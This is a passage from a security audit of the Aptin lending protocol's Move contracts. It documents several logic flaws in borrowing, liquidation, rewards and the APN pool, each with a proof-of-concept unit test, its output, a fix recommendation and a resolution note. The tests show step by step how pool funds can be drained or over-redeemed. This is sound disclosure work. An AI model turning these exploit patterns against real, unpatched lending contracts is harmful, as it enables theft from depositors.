        //pool balance now is less than 30000000, so the second assert will fail
        let pool_balance = coin::balance<AptosCoin>
(signer::address_of(&pool_signer));
        debug::print<u64>(&pool_balance);
        assert!(pool_balance < 30000000,0);
        assert!(pool_balance == 30000000,0);

    }
```

The result of the test is given below:

```
Running Move unit tests
[debug] 29200000
[ FAIL    ]
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend::test_withd
raw_failed

Test failures:

Failures in
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend:

┌── test_withdraw_failed ──────
│ error[E11001]: test failure
│     ┌─ ~/Aptin/sources/lend.move:344:9
│     │
│ 295 │     fun test_withdraw_failed(admin: &signer, lend:
&signer,cfg:&signer,vault:&signer, bob: &signer,alice:&signer) {
│     │         -------------------- In this function in
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend
│     ·
│ 344 │         assert!(pool_balance == 30000000,0);
│     │         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ Test was not expected to abort
but it aborted with 0 here
│
│
└──────────────────
```

This unit test shows that each borrow and repay action will reduce some amount of coins from the pool.

This causes the following possibility to arise (assuming the fee is 1%):

1. Bob supplies 1000 Aptos to the pool.
2. Alice supplies 1000 Aptos to the pool.
3. Alice borrows 800 Aptos from the pool. Alice will actually receive 792 Aptos and the vault will receive 8 Aptos.
4. Alice repays 792 Aptos and withdraws 1000 Aptos.
5. When Bob wants to withdraw 1000 Aptos, the transaction will fail because there are only 992 Aptos in the pool.

Here is a unit test to demonstrate this issue. At first, we change the following code in `resource_account.move` so that the pool will not hold any Aptos coins:

```
coin::register<AptosCoin>(&pool_account);
//aptos_account::transfer(source, signer::address_of(&pool_account), 30000000);
```

Then we run the following test case:

```
use aptos_framework::aptos_coin::{AptosCoin, initialize_for_test, mint};
    use aptos_framework::account;
    use aptos_framework::timestamp;
    //use aptos_std::debug;
    use lend_config::borrow_interest_rate;
    struct CapStore has key {
        burn_cap: coin::BurnCapability<AptosCoin>,
        mint_cap: coin::MintCapability<AptosCoin>,
    }

     #[test(admin = @0x1, lend =
@lend_protocol,cfg=@0xffffb916d592f01cf27be4c99a8a6c1fc82c4400a5f0514fcf1568e35f53e1
67, vault=@vault_admin, bob = @0x777, alice=@0x888)]
    fun test_withdraw_failed(admin: &signer, lend:
&signer,cfg:&signer,vault:&signer, bob: &signer,alice:&signer) {
        // Initialize environment
        timestamp::set_time_has_started_for_testing(admin);
        let (burn_cap, mint_cap) = initialize_for_test(admin);
        move_to(admin, CapStore { burn_cap, mint_cap });
        account::create_account_for_test(signer::address_of(lend));
        account::create_account_for_test(signer::address_of(vault));
        account::create_account_for_test(signer::address_of(bob));
        account::create_account_for_test(signer::address_of(alice));
        coin::register<AptosCoin>(lend);
        coin::register<AptosCoin>(vault);
        coin::register<AptosCoin>(bob);
        coin::register<AptosCoin>(alice);
        // mint aptos
        mint(admin, signer::address_of(lend), 400000000);
        mint(admin, signer::address_of(bob),100000000);
        mint(admin, signer::address_of(alice),100000000);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
        add_pool<AptosCoin>(lend);
        enable<AptosCoin>(lend,SUPPLY_OPER);
        enable<AptosCoin>(lend,REDEEM_OPER);
        enable<AptosCoin>(lend,BORROW_OPER);
        enable<AptosCoin>(lend,REPAY_OPER);
        initialize_apn(lend);
        config::initialize(cfg);
        config::add<AptosCoin>(cfg,80,1,100,1000000000);
        borrow_interest_rate::initialize(cfg);
        borrow_interest_rate::add<AptosCoin>(cfg,1,1,1,1);
        // now pool has 30000000 aptos coin
        //let pool_signer = resource_account::pool_signer(signer::address_of(lend));
        // let pool_balance = coin::balance<AptosCoin>
(signer::address_of(&pool_signer));
        // assert!(pool_balance == 30000000,0);
```

```
        //bob supply 1000 aptos
        supply<AptosCoin>(bob,1000,true);
        // alice supply 1000 aptos
        supply<AptosCoin>(alice,1000,true);
       //alice borrow 800 aptos
        borrow<AptosCoin>(alice,800);
        // alice repay 792 aptos
        repay<AptosCoin>(alice,792);
        // bob withdraw 1000 aptos
        redeem<AptosCoin>(bob,1000);
        // alice will fail to withdraw 1000 aptos
        redeem<AptosCoin>(alice,1000);

    }
```

The result is:

```
Running Move unit tests
[ FAIL    ]
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend::test_withd
raw_failed

Test failures:

Failures in
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend:

┌── test_withdraw_failed ──────
│ error[E11001]: test failure
│     ┌─ ~/Aptin/sources/coin.move:269:9
│     │
│ 268 │     public fun extract<CoinType>(coin: &mut Coin<CoinType>, amount: u64):
Coin<CoinType> {
│     │                ------- In this function in 0x1::coin
│ 269 │         assert!(coin.value >= amount,
error::invalid_argument(EINSUFFICIENT_BALANCE));
│     │
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ Test
was not expected to abort but it aborted with 65542 here
│
│
└──────────────────
```

The test failed due to insufficient coins in the pool for the withdrawal.

Recommendation

Recommend redesigning the logic of borrowing. One of the options is to have a borrower's debt be the actual amount borrowed along with the borrowing fee.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by using the actual amount to increase debt.

ALU-03 INCORRECT AMOUNT OF TOKENS REMOVED FROM POOL AND BURNT FROM USER DURING LIQUIDATION

Category	Severity	Location	Status
Logical Issue	Critical	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 200, 209, 228, 235	Resolved

Description

The `liquidate()` function is used to liquidate a user's position.

```
189     public entry fun liquidate<IN, OUT>(account: &signer, user_addr: address,
in: u64, out: u64, fines: u64) {
190         assert_liquidate_oper(account);
191
192         // swap
193         let in_struct_name = type_info::struct_name(&type_info::type_of<IN>
());
194
195         let out_struct_name = type_info::struct_name(&type_info::type_of<OUT>
());
196
197         let pool_signer = resource_account::pool_signer(@lend_protocol);
198         let pool_addr = signer::address_of(&pool_signer);
199
200         let coin_in = coin::withdraw<IN>(&pool_signer, in);
201
202         let (coin_in, coin_out) = if (in_struct_name == b"USDT" ||
in_struct_name == b"USDC" || in_struct_name == b"DAI" && out_struct_name == b"USDT"
|| out_struct_name == b"USDC" || out_struct_name == b"DAI") {
203             router::swap_coin_for_exact_coin<IN, OUT, Stable>(coin_in, out)
204         } else {
205             router::swap_coin_for_exact_coin<IN, OUT, Uncorrelated>(coin_in,
out)
206         };
207
208         let in_consumed = in - coin::value(&coin_in);
209         coin::deposit(user_addr, coin_in);
210
211         let coin_out_val = coin::value(&coin_out);
212
213         assert!(coin_out_val == out,
error::aborted(ENOT_MATCH_LIQUIDATION_AMOUNT));
214
215         // 5% --> fines  input by client
216         // let fines = mul_div(coin_out_val, LIQUIDATION_FINES_NUMERATOR,
LIQUIDATION_FINES_DENOMINATOR);
217
218         let coin_fines = coin::extract(&mut coin_out, fines);
219
220         assert!(coin::is_account_registered<OUT>(@vault_admin),
error::unavailable(ECOIN_NOT_REGISTER_ON_VAULT));
221
222         coin::deposit(@vault_admin, coin_fines);
223
224         // 95% --> repay
225         // update user info and pool info
226         pool::decrease_borrow_pool<OUT>(pool_addr, user_addr, (coin_out_val -
fines));
227
228         pool::decrease_supply_pool<IN>(pool_addr, user_addr, in_consumed);
```

```
229
230         coin::deposit(pool_addr, coin_out);
231
232         // burn amount of in of v token
233         let coins_signer = resource_account::coins_signer(@lend_protocol);
234
235         vcoins::burn<IN>(&coins_signer, user_addr, in_consumed);
236     }
```

Looking at the `IN` token, we have the following effects:

- `in` amount is withdrawn from the pool (L200)
- `in` tokens that were not liquidated are given to the user (L209)
- the supply pool is decreased by `in_consumed` (L228)
- `in_consumed` `vcoins` are burned from the user (L235)

This means that while `in` amount was removed from the pool, the supply pool only decreased by `in_consumed`, causing the pool to have a smaller amount of tokens than expected.

Furthermore, only `in_consumed` amount of `vcoins` are burned from the user, allowing the user to redeem `in - in_consumed` amount of tokens, even though they already received that much from the liquidation.

Proof of Concept

1. A user supplies 100 BTC and borrows 90 USDT.
2. `@liquidate_oper` liquidates the user.
3. After liquidation, the BTC pool is empty, but the user has 18 BTC and 18 V<BTC> that can be redeemed for additional BTC.

A unit test is provided to demonstrate the issue.

The following helper functions were added to `pool.move` for debugging.

```
#[test_only]
public fun collateral_plus_profit(user_addr: address): u64 acquires UserInfo {
    let user_info = borrow_global<UserInfo>(user_addr);
    let len = vector::length(&user_info.supplies);

    let collateral = 0;
    let i = 0;
    while (i < len) {
        let position = vector::borrow(&user_info.supplies, i);
        collateral = collateral + position.amount + position.interest;
        i = i + 1;
    };
    collateral
}

#[test_only]
public fun debt_plus_interest(user_addr: address): u64 acquires UserInfo {
    let user_info = borrow_global<UserInfo>(user_addr);
    let len = vector::length(&user_info.borrows);

    let debt = 0;
    let i = 0;
    while (i < len) {
        let position = vector::borrow(&user_info.borrows, i);
        debt = debt + position.amount + position.interest;
        i = i + 1;
    };
    debt
}
```

```
use aptos_framework::aptos_coin::{AptosCoin, initialize_for_test, mint};
use aptos_framework::account;
use aptos_framework::timestamp;
use feedprice::price;
use lend_config::borrow_interest_rate;
use test_helpers::test_pool;
use test_coin_admin::test_coins::{Self, USDT, BTC};
use liquidswap::liquidity_pool;
use liquidswap_lp::lp_coin::LP;
use aptos_std::debug::print;
use lend_protocol::vcoins::{V};

struct CapStore<phantom CoinType> has key {
    burn_cap: coin::BurnCapability<CoinType>,
    mint_cap: coin::MintCapability<CoinType>,
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    price = @feedprice,
    config = @lend_config,
    vault = @vault_admin,
    user = @0x777,
    liq_oper = @liquidate_oper,
    )]
fun test_incorrect_liquidate_amount(
    admin: &signer,
    lend: &signer,
    price: &signer,
    config: &signer,
    vault: &signer,
    user: &signer,
    liq_oper: &signer) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(vault));
    account::create_account_for_test(signer::address_of(user));
    coin::register<AptosCoin>(lend);

    // Initialize Price Feed
    price::initialize(price);
    price::update_price_with_denominator<BTC>(price, 100, 1);
    price::update_price_with_denominator<USDT>(price, 100, 1);
```

```
        // Initialize Liquidswap
        test_pool::initialize_liquidity_pool();
        let coin_admin = test_coins::create_admin_with_coins();
        let lp_owner = test_pool::create_lp_owner();
        router::register_pool<BTC, USDT, Uncorrelated>(&lp_owner);

        let lp_owner_addr = signer::address_of(&lp_owner);
        let btc_coins = test_coins::mint<BTC>(&coin_admin, 100000);
        let usdt_coins = test_coins::mint<USDT>(&coin_admin, 100000);
        let lp_coins =
            liquidity_pool::mint<BTC, USDT, Uncorrelated>(btc_coins, usdt_coins);
        coin::register<LP<BTC, USDT, Uncorrelated>>(&lp_owner);
        coin::deposit<LP<BTC, USDT, Uncorrelated>>(lp_owner_addr, lp_coins);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        config::initialize(config);
        config::add<BTC>(config, 90, 10, 10, 0);
        config::add<USDT>(config, 90, 10, 10, 0);

        borrow_interest_rate::initialize(config);
        borrow_interest_rate::add<BTC>(config, 30, 0, 10, 26500);
        borrow_interest_rate::add<USDT>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);
        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            enable<USDT>(lend, i);
            i = i + 1;
        };
        coin::register<BTC>(vault);
        coin::register<USDT>(vault);

        // Supply, borrow, liquidate
        coin::register<BTC>(lend);
        coin::register<USDT>(lend);
        coin::register<BTC>(user);
        coin::register<USDT>(user);

        let supply_coins = test_coins::mint<USDT>(&coin_admin, 100);
        coin::deposit<USDT>(signer::address_of(lend), supply_coins);
```

```
        let collateral_coins = test_coins::mint<BTC>(&coin_admin, 100);
        coin::deposit<BTC>(signer::address_of(user), collateral_coins);

        supply<USDT>(lend, 100, true);
        supply<BTC>(user, 100, true);

        borrow<USDT>(user, 90);

        // Beginning user collateral
        let collateral = pool::collateral_plus_profit(signer::address_of(user));
        print(&collateral);

        // Beginning user debt
        let debt = pool::debt_plus_interest(signer::address_of(user));
        print(&debt);

        liquidate<BTC, USDT>(liq_oper, signer::address_of(user), 100, 81, 0);

        // BTC balance of user
        let balance = coin::balance<BTC>(signer::address_of(user));
        print(&balance);

        let vcoin_balance = coin::balance<V<BTC>>(signer::address_of(user));
        print(&vcoin_balance);

        // End user collateral
        let collateral = pool::collateral_plus_profit(signer::address_of(user));
        print(&collateral);

        // End user debt
        let debt = pool::debt_plus_interest(signer::address_of(user));
        print(&debt);

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);

        // Pool balance
        let pool_balance = coin::balance<BTC>(pool_addr);
        assert!(pool_balance == 0, 100);
    }
```

Output logs:

```
[debug] 100 // initial collateral
[debug] 81 // initial debt
[debug] 18 // user's BTC balance after liquidation
[debug] 18 // user's V<BTC> balance after liquidation
[debug] 18 // user's end collateral
[debug] 0 // user's end debt
[ PASS    ]
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend::test_incor
rect_liquidate_amount
```

The test results show that the user supplied 100 BTC and borrowed 81 USDT. After liquidation, the pool no longer contains any BTC, but the user has an 18 BTC balance as well as 18 V<BTC> that can be used to acquire 18 BTC.

If the pool had additional BTC from another supplier, the user could redeem BTC to have a total of 36 BTC and 81 USDT, which may be profitable.

Recommendation

Recommend either decreasing the supply pool by `in` and burn `in` `vcoins` from the user or having the unused `in` tokens be deposited to the pool.

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff.

ALU-04 | POSSIBLE TO CREATE POSITIONS THAT CANNOT BE LIQUIDATED

Category	Severity	Location	Status
Logical Issue	Major	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 202~206	Resolved

Description

When a user's debt is too high relative to their collateral, they may be liquidated via the function `liquidate<IN, OUT>()`.

The generic `IN` represents the token to use to swap for the token `OUT`. In particular, `IN` should represent a collateral token of the user while `OUT` represents a borrowed token of the user.

This swap is performed using Liquidswap's router.

```
203             router::swap_coin_for_exact_coin<IN, OUT, Stable>(coin_in, out)
```

```
205             router::swap_coin_for_exact_coin<IN, OUT, Uncorrelated>(coin_in,
out)
```

However, this swap cannot occur if `IN == OUT` as Liquidswap does not allow pools whose tokens are the same.

Liquidswap's pool registration function:

```
    public fun register_pool<X, Y, Curve>(account: &signer) {
        assert!(coin_helper::is_sorted<X, Y>(), ERR_WRONG_COIN_ORDER);
        liquidity_pool::register<X, Y, Curve>(account);
    }
```

The `coin_helper::is_sorted()` function:

```
    /// Check that coins generics `X`, `Y` are sorted in correct ordering.
    /// X != Y && X.symbol < Y.symbol
    public fun is_sorted<X, Y>(): bool {
        let order = compare<X, Y>();
        assert!(!comparator::is_equal(&order), ERR_CANNOT_BE_THE_SAME_COIN);
        comparator::is_smaller_than(&order)
    }
```

Proof of Concept

A unit test is provided to show that such a pool cannot be created in liquidswap:

```
use test_helpers::test_pool;
use test_coin_admin::test_coins::{Self, BTC};

#[test]
#[expected_failure(abort_code = 3000)]
fun test_cannot_create_same_token_lp_pool() {
    // Initialize Liquidswap
    test_pool::initialize_liquidity_pool();
    let _coin_admin = test_coins::create_admin_with_coins();
    let lp_owner = test_pool::create_lp_owner();
    router::register_pool<BTC, BTC, Uncorrelated>(&lp_owner);
}
```

Note that there are no validations that prevent a user from borrowing a token that they have supplied. Then from the above limitation of Liquidswap's pools, such a user's position can never be liquidated, no matter how much interest has accrued.

A severe consequence of this is that we then have a position that generates "profit" for supply positions, but the debt may never be repaid and cannot be paid through liquidation. Then when suppliers withdraw to realize their "profit", these earnings will instead be taken from other suppliers' deposits.

Recommendation

Recommend not allowing users to supply and borrow the same token. We also recommend basing supply profits on paid interest instead of to-be-paid interest.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 60e134713f37dc8e182ffb7add428f75e6053648 by handling the situation when the borrow token is the same as the supply token.

ALU-05 | INVALID `if` CONDITION DURING LIQUIDATION

Category	Severity	Location	Status
Logical Issue	Major	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 202	Resolved

Description

In the function `liquidate`, if the input coin and the output coin are both stablecoins, the function `router::swap_coin_for_exact_coin<IN, OUT, Stable>` should be used to perform the swap.

Here is the current implementation of the `if` condition:

```
 202          let (coin_in, coin_out) = if (in_struct_name == b"USDT" ||
in_struct_name == b"USDC" || in_struct_name == b"DAI" && out_struct_name == b"USDT"
|| out_struct_name == b"USDC" || out_struct_name == b"DAI") {
 203              router::swap_coin_for_exact_coin<IN, OUT, Stable>(coin_in, out)
```

However, this implementation of the `if` condition is incorrect as it does not require both the `IN` token and `OUT` token to be stablecoins.

Proof of Concept

A unit test is provided to show that the incorrect curve will be used if only one of the coins is a stablecoin:

```
#[test]
    fun test_swap_with_stable(){
        let in_struct_name = b"USDT";
        let out_struct_name = b"BTC";
        let swap_with_stable = 0;
        if (in_struct_name == b"USDT" || in_struct_name == b"USDC" || in_struct_name
== b"DAI" && out_struct_name == b"USDT" || out_struct_name == b"USDC" ||
out_struct_name == b"DAI")
        {
            swap_with_stable = 1;
        };
       assert!(swap_with_stable == 0, 0);
    }
```

The test result is:

```
┌── test_swap_with_stable ──────
│ error[E11001]: test failure
│     ┌─ ~/Aptin/sources/lend.move:258:8
│     │
│ 250 │     fun test_swap_with_stable(){
│     │         ---------------------- In this function in
0x6fc24c391a5346ab8c9f28e821d2d6f1d3cbaa04aca6169ea01db6ea47e7bc06::lend
│     .
│ 258 │         assert!(swap_with_stable == 0, 0);
│     │         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^ Test was not expected to abort but
it aborted with 0 here
│
│
└──────────────────
```

Recommendation

Consider refactoring the `if` condition to the one provided below:

```
if ((in_struct_name == b"USDT" || in_struct_name == b"USDC" || in_struct_name ==
b"DAI")
     &&
     (out_struct_name == b"USDT" || out_struct_name == b"USDC" || out_struct_name ==
b"DAI"))
```

Here is the above unit test with the recommended changes:

```
#[test]
    fun test_swap_with_stable(){
        let in_struct_name = b"USDT";
        let out_struct_name = b"BTC";
        let swap_with_stable = 0;
        if ((in_struct_name == b"USDT" || in_struct_name == b"USDC" ||
in_struct_name == b"DAI")
        && (out_struct_name == b"USDT" || out_struct_name == b"USDC" ||
out_struct_name == b"DAI"))
        {
            swap_with_stable = 1;
        };
       assert!(swap_with_stable == 0, 0);
```

The test result is:

```
[ PASS    ]
0x6fc24c391a5346ab8c9f28e821d2d6f1d3cbaa04aca6169ea01db6ea47e7bc06::lend::test_swap_
with_stable
```

Alleviation

[**Aptin Team**, 11/09/2022]: The team heeded the advice and resolved the issue in commit 3060767e73e846a873cbedcf3d7f897c260142ff by correcting the if condition.

ALU-06 | UNHANDLED RETURN VALUES DURING LIQUIDATION

Category	Severity	Location	Status
Logical Issue	Medium	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 229, 231	Resolved

Description

When a position is liquidated, collateral of the position is used, which decreases the supply pool. The function that decreases the supply pool calculates profits and rewards earned by the position.

```
239     public (friend) fun decrease_supply_pool<CoinType>(pool_addr: address,
user_addr: address, amount: u64): (u64, u64) acquires SupplyPool, BorrowPool {
240         assert!(exists<SupplyPool<CoinType>>(pool_addr),
error::not_found(ENOT_EXISTS_SUPPLY_POOL));
241
242         let pool = borrow_global_mut<SupplyPool<CoinType>>(pool_addr);
243
244         assert!(!check_supply_pause<CoinType>(pool, INDEX_WITHDRAW),
error::unavailable(EPAUSE_WITHDRAW));
245
246         // calculate reward
247         traverse_supply_pool<CoinType>(pool);
248
249         let total_supply = pool.total_value;
250         let total_borrow = total_borrow<CoinType>(pool_addr);
251
252         // udpate user supply position
253         let (e, i) = supply_contains_user(&pool.position, user_addr);
254         let (last_profit, reward) = if (e) {
255             let position = vector::borrow_mut(&mut pool.position, i);
256             (update_supply_position(position, amount, WITHDRAW_OPER,
total_supply, total_borrow),
257             update_supply_reward(position))
258         } else {
259             abort ENOT_EXISTS_USER
260         };
261
262         assert!(pool.total_value >= (amount as u128),
error::invalid_argument(EINSUFFICIENT_SUPPLY));
263         // update total supply
264         *&mut pool.total_value = pool.total_value - (amount as u128) +
(last_profit as u128);
265
266         (last_profit, reward)
267     }
```

Normally, `last_profit` is used to determine the number of vcoins to mint to the position's owner so that the owner can withdraw profits. However, during liquidation, no vcoins are minted. Also, APN rewards are not given to the user.

Similarly, the borrowing pool is decreased during liquidation, but the APN rewards are not given to the user.

```
        pool::decrease_borrow_pool<OUT>(pool_addr, user_addr, coin_out_val);

        // in_consumed is really to repay
        pool::decrease_supply_pool<IN>(pool_addr, user_addr, in_consumed);
```

Proof of Concept

1. A user supplies 100 BTC and borrows 80 USDT.
2. After 1 year, the user updates their borrow position, causing their LTV ratio to exceed 85% so that they can be liquidated.
3. Rewards are updated.
4. The user is liquidated.
5. However, the user does not receive any profit or rewards.

The following test function was added to `pool.move` to calculate pending APN rewards.

```
#[test_only]
public fun apn_reward(user_addr: address): u64 acquires UserInfo {
    let user_info = borrow_global<UserInfo>(user_addr);
    let total_reward = 0;

    let len = vector::length(&user_info.supply_position);
    let i = 0;
    while (i < len) {
        let position = vector::borrow(&user_info.supply_position, i);
        total_reward = total_reward + position.apn_reward;
        i = i + 1;
    };

    let len = vector::length(&user_info.borrow_position);
    let i = 0;
    while (i < len) {
        let position = vector::borrow(&user_info.borrow_position, i);
        total_reward = total_reward + position.apn_reward;
        i = i + 1;
    };
    total_reward
}
```

A unit test is provided to show that rewards are not sent to the user.

```
use aptos_framework::aptos_coin::{AptosCoin, initialize_for_test, mint};
use aptos_framework::account;
use aptos_framework::timestamp;
use lend_config::interest_rate;
use test_helpers::test_pool;
use test_coin_admin::test_coins::{Self, USDT, BTC};
use liquidswap::liquidity_pool;
use liquidswap_lp::lp_coin::LP;
// use aptos_std::debug::print;

struct CapStore<phantom CoinType> has key {
    burn_cap: coin::BurnCapability<CoinType>,
    mint_cap: coin::MintCapability<CoinType>,
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    price = @feed_price,
    config = @lend_config,
    vault = @vault_admin,
    user = @0x777,
    liq_oper = @liquidate_oper,
    )]
fun test_no_rewards_from_liquidate(
    admin: &signer,
    lend: &signer,
    price: &signer,
    config: &signer,
    vault: &signer,
    user: &signer,
    liq_oper: &signer,
    ) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });
    account::create_account_for_test(signer::address_of(lend));
    account::create_account_for_test(signer::address_of(vault));
    account::create_account_for_test(signer::address_of(user));
    coin::register<AptosCoin>(lend);

    // Initialize Liquidswap
    test_pool::initialize_liquidity_pool();
    let coin_admin = test_coins::create_admin_with_coins();
    let lp_owner = test_pool::create_lp_owner();
    router::register_pool<BTC, USDT, Uncorrelated>(&lp_owner);
```

```
        let lp_owner_addr = signer::address_of(&lp_owner);
        let btc_coins = test_coins::mint<BTC>(&coin_admin, 100000);
        let usdt_coins = test_coins::mint<USDT>(&coin_admin, 100000);
        let lp_coins =
            liquidity_pool::mint<BTC, USDT, Uncorrelated>(btc_coins, usdt_coins);
        coin::register<LP<BTC, USDT, Uncorrelated>>(&lp_owner);
        coin::deposit<LP<BTC, USDT, Uncorrelated>>(lp_owner_addr, lp_coins);

        // Initialize Price Feed
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::add_dex<USDT>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);
        prices::feed_update_price<USDT>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
        initialize_apn(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 1000000, 0);
        pool_config::add<USDT>(config, 80, 1, 10, 1000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 30, 0, 10, 26500);
        interest_rate::add<USDT>(config, 30, 0, 10, 26500);

        add_pool<BTC>(lend);
        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            enable<USDT>(lend, i);
            i = i + 1;
        };
        coin::register<BTC>(vault);
        coin::register<USDT>(vault);

        // Supply and borrow
        coin::register<BTC>(lend);
        coin::register<USDT>(lend);
        coin::register<BTC>(user);
        coin::register<USDT>(user);
        coin::register<APN>(user);
```

```
        let supply_coins = test_coins::mint<USDT>(&coin_admin, 100);
        coin::deposit<USDT>(signer::address_of(lend), supply_coins);

        let user_addr = signer::address_of(user);
        let collateral_coins = test_coins::mint<BTC>(&coin_admin, 100);
        coin::deposit<BTC>(user_addr, collateral_coins);

        supply<USDT>(lend, 100, true);
        supply<BTC>(user, 100, true);

        borrow<USDT>(user, 80);

        // Update borrow position after 1 year to be liquidable
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);
        borrow<USDT>(user, 0);
        borrow<USDT>(user, 0); // second borrow for interest to be added to position
amount

        // Update rewards
        traverse_supply_pool<BTC>(config);
        traverse_borrow_pool<USDT>(config);

        // User is entitled to rewards
        let pending_reward = pool::apn_reward(user_addr);
        assert!(pending_reward > 0, 100);

        // Liquidate (no fines)
        liquidate<BTC, USDT>(liq_oper, user_addr, 100, 80, 0);

        // Rewards have been given out
        let pending_reward = pool::apn_reward(user_addr);
        assert!(pending_reward == 0, 200);

        // However, no rewards received
        let reward_balance = coin::balance<APN>(user_addr);
        assert!(reward_balance == 0, 300);
    }
```

Recommendation

Recommend minting earned vcoins and APN coins to the liquidated user.

Alleviation

[**Aptin Team**, 11/13/2022]: The team heeded the advice and resolved the issue in commit 295099a10144a5cb1956ab3f9749adb2ca756e96 by giving any earned profit to the user during liquidation.

ALU-07 | CONSEQUENCES OF HAVING AN `APN` POOL

Category	Severity	Location	Status
Logical Issue	Minor	sources/lend.move (lend-protocol-81d724a3d9fb5d02c70e7aab60e8a8407355ca03): 105	Resolved

Description

When users supply tokens, they receive `vcoins` as a receipt. For example, supplying BTC gives `vBTC` back. However, supplying `APN` will cause `APN` to be received as the `vcoins` module will mint `APN` instead.

```
126     public (friend) fun mint<CoinType>(account: &signer, dst_account: &signer,
amount: u64) acquires CapStore {
127         let struct_name = type_info::struct_name(&type_info::type_of<CoinType>
());
128         if (struct_name == b"APN") {
129             mint_internal<APN>(account, dst_account, amount);
130         } else {
131             mint_internal<V<CoinType>>(account, dst_account, amount);
132         }
133     }
```

Proof of Concept

The following proof of concept refers to the issue that if an `APN` pool exists the user may increase the supply freely.

To get information on the position amount, we add the following function in `pool.move`:

```
// helper function to get position amount in pool.move
    #[test_only]
    public fun get_supply_amount_by_user_cion<CoinType>(pool_addr: address,
user_addr: address): u64 acquires SupplyPool {
        if (exists<SupplyPool<CoinType>>(pool_addr)) {
            let pool = borrow_global<SupplyPool<CoinType>>(pool_addr);

            let (e, i) = supply_contains_user(&pool.position, user_addr);
            debug::print<bool>(&e);

            if (e) {
                let position = vector::borrow(&pool.position, i);
                // let price = price::get_price2<CoinType>(); @audit for simplify
price oracle
                position.amount
            } else { 0 }
        } else { 0 }
    }
```

The next script follows the below steps:

1. An `APN` pool is added.
2. User supplies 10000 `APN` .
3. The user's `APN` balance is unchanged.

```
    #[test(admin = @0x1, lend = @lend_protocol, config = @lend_config, vault =
@vault_admin, user = @0x777)]
    fun test_apn_pool(
        admin: &signer,lend: &signer, config: &signer, vault: &signer, user:
&signer,
    ) {
        // Initialize environment
        timestamp::set_time_has_started_for_testing(admin);
        let (burn_cap, mint_cap) = initialize_for_test(admin);
        move_to(admin, CapStore { burn_cap, mint_cap });
        account::create_account_for_test(signer::address_of(lend));
        account::create_account_for_test(signer::address_of(vault));
        account::create_account_for_test(signer::address_of(user));
        coin::register<AptosCoin>(lend);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
        initialize_apn(lend);

        config::initialize(config);
        config::add<APN>(config, 90, 10, 10, 0);

        borrow_interest_rate::initialize(config);
        borrow_interest_rate::add<APN>(config, 30, 0, 10, 26500);

        add_pool<APN>(lend);

        let i = 1;
        while (i < 5) {
            enable<APN>(lend, i);
            i = i + 1;
        };
        coin::register<APN>(vault);
        coin::register<APN>(lend);
        coin::register<APN>(user);

        stake::mint_apn<APN>(user, 10000);
        let balance_before = coin::balance<APN>(signer::address_of(user));
        debug::print<u64>(&balance_before);
        supply<APN>(user, 10000, true);
        let balance_after = coin::balance<APN>(signer::address_of(user));
        debug::print<u64>(&balance_after);

        assert!(balance_before != balance_after, 0);
```

```
    }
```

Output:

```
Running Move unit tests
[debug] 10000
[debug] 10000
[ FAIL    ]
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend::test_apn_p
ool

Test failures:

Failures in
0xf6ad173b9612e83e1e282fd269976495da830ecb069df33c608b2c6b318a8f84::lend:

